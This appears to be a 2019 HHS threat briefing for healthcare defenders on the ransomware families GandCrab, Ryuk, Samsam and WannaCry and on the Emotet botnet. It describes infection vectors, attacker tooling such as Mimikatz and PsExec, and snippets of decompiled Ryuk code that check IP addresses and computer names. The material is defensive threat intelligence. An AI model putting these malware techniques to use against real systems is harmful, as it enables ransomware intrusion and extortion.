



LEADERSHIP FOR IT SECURITY & PRIVACY ACROSS HHS

HHS CYBERSECURITY PROGRAM

OFFICE OF THE CHIEF INFORMATION OFFICER

HC3 Intelligence Briefing Healthcare Malware Threat Update 2019

OVERALL CLASSIFICATION IS**UNCLASSIFIED****TLP:WHITE****07/25/2019**

Agenda

Healthcare Malware Threat Update 2019

- ▶ Ransomware
 - GandCrab
 - Ryuk
 - Samsam
 - WannaCry
- ▶ Trojan dropper / bot
 - Emotet
- ▶ Mitigation Strategies
- ▶ Questions

Slides Key:



Non-Technical: managerial, strategic and high-level (general audience)



Technical: Tactical / IOCs; requiring in-depth knowledge (sysadmins, IRT)




Image: Avast



GandCrab – Refresher

- ▶ Ransomware active since January 2018
 - Est. 1.5 million victims, est. \$300 Million in losses
 - Aggressively updated
 - ▶ Offered as Ransomware-as-a-Service (RaaS)
 - Operators aren't necessarily technical
 - Developers outsource attacks; split profits 40/60
 - Monetization: per PC, not lump sum
 - ▶ Held 20% of market share in early 2019 –was as high as 50% in mid 2018
- Typical ransoms \$300 to \$6,000 (Dash / Bitcoin)
 - Spread via common tactics
 - Malspam/Phishing
 - Vulnerabilities in Remote Desktop Protocol (RDP)
 - Other functions
 - Bypass some firewalls and Anti-Virus programs
 - Detect sandboxes and virtual machines



GandCrab Timeline

Bitdefender





GandCrab – How it works

Infection Vectors



Phishing



RDP



Trojanized programs




Kits



Botnets



Powershell



Other Characteristics

1. Uses fileless approach to execute itself and encrypt victim files
2. Encrypts with five to ten random letters as file extension
3. Utilizes malvertising and exploits the Struts, JBoss, Weblogic, and Apache Tomcat vulnerabilities

GandCrab halts and does no damage if your computer language settings are configured to any of these specific language IDs

- | | |
|----------------------|-------------------------------|
| 1. 0x419 Russian | 9. 0x440 Spanish_EI_Salavador |
| 2. 0x422 Ukrainian | 10. 0x442 Turkmen |
| 3. 0x423 Belarusian | 11. 0x443 Uzbek_Latin |
| 4. 0x424 Tajik | 12. 0x444 Tatar |
| 5. 0x42B Armenian | 13. 0x818 Romanian |
| 6. 0x42C Azeri_Latin | 14. 0x819 Moldova |
| 7. 0x437 Georgian | 15. 0x82C Azeri_Cyrillic |
| 8. 0x43F Kazakh | 16. 0x843 Uzbek_Cyrillic |

Trendmicro



GandCrab – Update

- ▶ Decrease of [operations](#)
 - Escalating cat and mouse with security defenders
- ▶ Europol and 17 Partner's involvement
 - Release of [GandCrab Decryptor 5.2](#) ~decrypts all versions
- ▶ Loss of reputation, creditability, and trust in GandCrab
- ▶ Announcement of retirement and suspension servers, ads and infrastructure


“Joint efforts have weakened the operators’ position on the market and have led to the demise and shutdown of the operation by law enforcement. This shutdown was a global law enforcement effort supported by Bitdefender and McAfee.” [EUROPOL](#)

EUROPOL

Gandcrab

(\ /) - (\$ _ \$) - (\ /)

●●●●●



Seller

424 posts
Joined
12/18/17 (ID: 84324)
Activity
virology

Posted 18 hours ago

Report post

All the good things come to an end.

For the year of working with us, people have earned more than **\$ 2 billion**, we have become a nominal name in the field of the underground in the direction of crypto-fiber. Earnings with us per week averaged **\$ 2,500,000** .

We personally earned more than **150 million** dollars per year. We successfully cashed this money and legalized it in various spheres of white business both in real life and on the Internet.

We were glad to work with you. But, as it is written above, all good things come to an end.

We are leaving for a well-deserved retirement . We have proven that by doing evil deeds, retribution does not come. We proved that in a year you can earn money for a lifetime. We have proved that it is possible to become number one not in our own words, but in recognition of other people.

In this regard, we:

1. Stop the set of adverts;
2. We ask the adverts to suspend the flows;
3. Within 20 days from this date, we ask adverts to monetize their bots by any means;
4. Victims - if you buy, now. Then your data no one will recover. Keys will be deleted.

That's all. The topic will be deleted in a month. Thank you all for the work.

Image: [Bleeping computer](#)

[Portswigger](#)



GandCrab – Gone for Good?

- ▶ All Darkweb activity terminated
 - Gandcrab keys will not likely be released unlike other campaigns at end of life
 - FBI releases master decryption keys mid July 2019 ~ versions 4 – 5.2
 - <https://www.nomoreransom.org/>
- ▶ Power Vacuum will lead other ransomwares to vie for market share
 - Other will fill the void left “We (Gandcrab) have proven that by doing evil deeds, retribution does not come.”
- ▶ Gandcrab creators returned with new name, malware, and new reputation
 - Now rebranded as “REvil” ransomware aka “Sodin” and “Sodinokibi”



Ryuk – Refresher

- ▶ Ransomware active since August 2018
 - Over [100 companies](#) have been targeted
 - Most incidents have occurred in 2019
 - Ryuk is one of the most prolific ransomwares in 2019
 - Has [a 24%](#) market share ~rising
- ▶ Infection vectors are difficult to identify given the ransomware will typically [delete all evidence](#) of its dropper as part of its routine.
 - However, given previous incidents, delivery methods for Ryuk can be highly varied
 - Email phishing
 - Unsecured or brute forced RDPs
 - Dropped by other malware such as Emotet or Trickbot.
 - Targets are global, varied and indiscriminate, attacks have focused on organizations with high revenues that can pay large ransoms
- ▶ Can't move laterally, but it can enumerate network shares and encrypt those it can access
- ▶ Uses anti-forensic recovery techniques
 - Using backups to recover systems very difficult
- ▶ Sets [records](#) with ransom demands
- ▶ Encrypts all non-executable files across the system
- ▶ No free [decryptor](#) exists to date





Image: [Coveware](#)



Ryuk – How it works



- After Ryuk payload is dropped
 - Checks the system architecture
 - Encrypts all non executable files and changes the extension to .RYK
 - Ryuk drops a ransom note RyukReadMe.txt

Cybereason



Ryuk – Update

- ▶ Newest Version of Ryuk includes the following updates:
 - Email addresses are provided (Proton or Tutanota) so the victim can initiate contact
 - Ransom amount is designated by attackers
 - Bitcoin core (BTC) wallet is specified
 - Attackers will now provide a sample decryption of two files




Image: [Bleeping computer](#)

[Bleepingcomputer](#)





Ryuk – Update

```

14 sub_30000150(&Buffer, 0, 100);
15 GetSystemDirectoryA(&Buffer, 0x64u);
16 u2 = 0;
17 sub_30000970(&Buffer, "\\Users\\Public\\IPTable");
18 sub_30000E50(&v1, 0, 100);
19 // 2019-06-18: Ryuk Ransomware ->
20 // never arp -a interface for
21 // blacklisted IPs ending in 10.30.* & 10.31.*
22 sub_30000980(&v1);
23 sub_30000970(&v1, &Buffer);
24 sub_30000964(&v1);
25 Sleep(0x1B58u);
26 hFile = CreateFileA(&Buffer, 0x80000000, 0, 0, 4u, 0x80u, 0);
27 if ( hFile )
28 {
29     dwSize = GetFileSize(hFile, 0);
30     lpBuffer = VirtualAlloc(0, dwSize, 0x1000u, 4u);
31     if ( lpBuffer )
32     {
33         NumberOfBytesRead = 0;
34         u4 = ReadFile(hFile, lpBuffer, dwSize, &NumberOfBytesRead, 0);
35         if ( u4 )
36         {
37             for ( i = lpBuffer; ; i = (LPVOID)(v10 + 35) )
38             {
39                 v10 = 0;
40                 v10 = sub_30000600(i, "Interface: ");
41                 if ( v10 )
42                     break;
43                 *((_BYTE *) (v10 + 28)) = 0;
44                 if ( sub_30000600(v10, "10.30.4") )
45                     || sub_30000600(v10, "10.30.6") )
46                     || sub_30000600(v10, "10.30.6") )
47                     || sub_30000600(v10, "10.30.5") )
48                     || sub_30000600(v10, "10.31.32") )
49                 {
50                     ExitProcess(1u);
51                 }
52             }
53         }
54     }
55 }

```

- Ryuk checks output of address resolution protocol (ARP) -a for IP address strings:
10.30.4*
10.30.5*
10.30.6*
10.31.32*
- If IP address is found, another check occurs

Bleeping computer

- Ryuk compares the computer name to the strings:
 - "SPB", "Spb", and "spb"
 - "MSK", "Msk", and "msk"
- If the computer name contains any of these strings along with any of the IP string above, Ryuk will not encrypt the computer

```

8 nSize = 100;
9 result = GetComputerNameW(&Buffer, &nSize);
10 v2 = result;
11 if ( result )
12 {
13     if ( sub_30006DF0(&Buffer, L"SPB") )
14         ExitProcess(1u);
15     if ( sub_30006DF0(&Buffer, L"Spb") )
16         ExitProcess(1u);
17     if ( sub_30006DF0(&Buffer, L"spb") )
18         ExitProcess(1u);
19     if ( sub_30006DF0(&Buffer, L"MSK") )
20         ExitProcess(1u);
21     if ( sub_30006DF0(&Buffer, L"Msk") )
22         ExitProcess(1u);
23     result = sub_30006DF0(&Buffer, L"msk");
24     if ( result )
25         ExitProcess(1u);
26 }
27 return result;
28 }

```

**2019-06-18: Ryuk
Ransomware: RU
Workstation Check**



Samsam – Refresher

- ▶ Ransomware active since late 2015
 - Constantly updated
 - Heavy concentration on the U.S.
 - In 2018, 24% of all incidents were in the healthcare sector
 - Estimated to have received over \$6 million in ransom payments
 - Inflicted over \$30 million in losses on victims
- ▶ Attacks are individual and targeted
 - Gain network access, recon and map victim network for days or weeks before launching attack
 - “living off the land” use operating system features or legitimate network admin tools
 - With the goal to hide in plain sight
 - Samsam does not spread autonomously
 - Deployed post compromise
 - Capable of encrypting over 300 file types
 - Can encrypt offline if installed correctly
- ▶ Demand "per computer" or give "volume discount" ransom amounts



Symantec






Samsam – How it works


Attackers gain access of targeted server / network

- Use open source / commercial tools
 - PSexec, Mimikatz, Nlbrute, csvde.exe, etc.
- Exploiting vulnerable software
- Using weak/stolen credentials
- Brute force attacks
- Use credentials bought from the Darknet



Attack spreads via remote access tools

- Harvest Credentials
- Create SOCKS proxies to tunnel traffic
- Abuse RDP to spread Samsam on more assets




Samsam payload deployed

- Run batch scripts to execute Samsam
- Anti-forensic recovery processes are initiated
- Encryption of both server and workstations begins
- Drops ransom note



Samsam – Update


- ▶ In late 2018, the U.S. indicted two Iranian citizens for their involvement with Samsam
- ▶ How were they caught?
 - U.S. government tracked them through their use of Bitcoin cryptocurrency exchange
 - Bitcoin's ledger system for this blockchain technology is public
 - Ransom payments can be tracked
 - FBI tracked the ransom payments to the Iranian's exchange bitcoin addresses
- ▶ Unlikely they will be arrested and held accountable in a federal court since the United States does not have an extradition treaty with Iran.
- ▶ Samsam attacks have all but disappeared since indictment
- ▶ Possibility exists that Samsam could rebrand and make a return in the future




WANTED BY THE FBI

SAMSAM SUBJECTS

Conspiracy to Commit Fraud and Related Activity in Connection with Computers;
Conspiracy to Commit Wire Fraud; Intentional Damage to a Protected Computer;
Transmitting a Demand in Relation to Damaging a Protected Computer



Mohammad Mehdi
Shah Mansouri



Faramarz Shahi Savandi

REMARKS

Mohammad Mehdi Shah Mansouri is an Iranian male with a date of birth of September 24, 1991. He has brown hair and brown eyes and was born in Qom, Iran.
Faramarz Shahi Savandi is an Iranian male who was born in Shiraz, Iran, on September 16, 1984. Both men are known to speak Farsi and reside in Tehran, Iran.

DETAILS

Mohammad Mehdi Shah Mansouri and Faramarz Shahi Savandi are wanted for allegedly launching SamSam ransomware, aka MSIL/Samas.A attacks, which encrypted hundreds of computer networks in the United States and other countries. Since December of 2015, Shah Mansouri and Shahi Savandi have received over \$6 million in ransom payments from victims across several sectors, including critical infrastructure, healthcare, transportation, and state/local governments.
On November 26, 2018, a federal grand jury sitting in the United States District Court for the District of New Jersey, Newark, New Jersey, indicted Shah Mansouri and Shahi Savandi on charges of conspiracy to commit fraud and related activity in connection with computers, conspiracy to commit wire fraud, intentional damage to a protected computer, and transmitting a demand in relation to damaging a protected computer. The District of New Jersey issued a federal arrest warrant for both men.
If you have any information concerning these individuals, please contact your local FBI office, or the nearest American Embassy or Consulate.
Field Office: Newark
www.fbi.gov

FBI




WannaCry – Refresher

- ▶ Ransomware active since 2017
 - Encrypts 176 file types
 - Ransom note supports 27 languages
 - Estimated \$4 Billion in damages, including \$325 Million in paid ransoms
 - Affected 150 countries
- ▶ WannaCry is a ransomware cryptoworm
 - Propagates using EternalBlue exploit of windows ~ spreads without user interaction
 - Targets older windows computers Windows XP – Windows Server 2012
 - Allows WannaCry to spread laterally across networks ~ 1 infected computer will lead to total network infection
 - Installs a backdoor dubbed DoublePulsar – deploys main payload, encrypt the system, and drops ransom note ~leaves door open for other potential attacks
- ▶ Kill switch accidentally discovered hardcoded in the malware, if reached, prevents encryption from executing in affected systems
 - Researchers registered the domain names found to be used by the different variants of the WannaCry
 - Prevented it from spreading further
 - Effectively stopped the initial epidemic in just four days





WannaCry – How it works




Panda Security



WannaCry – Update


- ▶ WannaCry is active today
- ▶ 40% of Healthcare organizations suffered an attack in the last six months
- ▶ Kill switch was a game changer, it did not completely eradicate WannaCry
 - Devices already infected continue to spread to other computers / networks
 - 103 countries still impacted
 - To date 145000 devices are compromised
 - At least 3500 successful attacks per hour since
- ▶ Devices on which WannaCry did not activate are vulnerable to other attacks, as the ransomware's backdoor, DoublePulsar, remains wide open.
 - Enables attackers to gain complete control over the device with minimal effort
- ▶ Many organizations fail to patch their networks
 - Security [patches](#) which were made available in the months between the [EternalBlue](#) exploit leak and the outbreak of WannaCry
 - New vulnerabilities such as [BlueKeep](#) ([works similarly](#) to WannaCry) have been [patched](#) already before they can do damage

Image: [Hacker Combat](#)

Emotet – Refresher

- ▶ Active since 2014, created by group called Mealybug
 - Started as a banking trojan and information stealer
 - Today it is a malware distribution as a service ~ botnet with global distribution
 - Constantly adding new functionalities
- ▶ “[Swiss Army Knife](#)” of malware
 - Credentials stealing, network spreading, email harvesting, create back doors, send spam and malicious emails and much more
 - Can deploy other malware families
 - Trickbot, Qakbot, Ryuk, IcedID, and more
- ▶ Polymorphic elements to avoid AV detection and sandboxes
- ▶ Utilizes [dual infrastructures](#) and a variety of command-and-control (C2) servers to protect itself against takedown attempts.
- ▶ Delivered in [two different ways](#)
 - Malicious document delivered via email attachment
 - Via a malicious URLs leading to malware downloads

Industry Distribution



Emotet Jan 2019

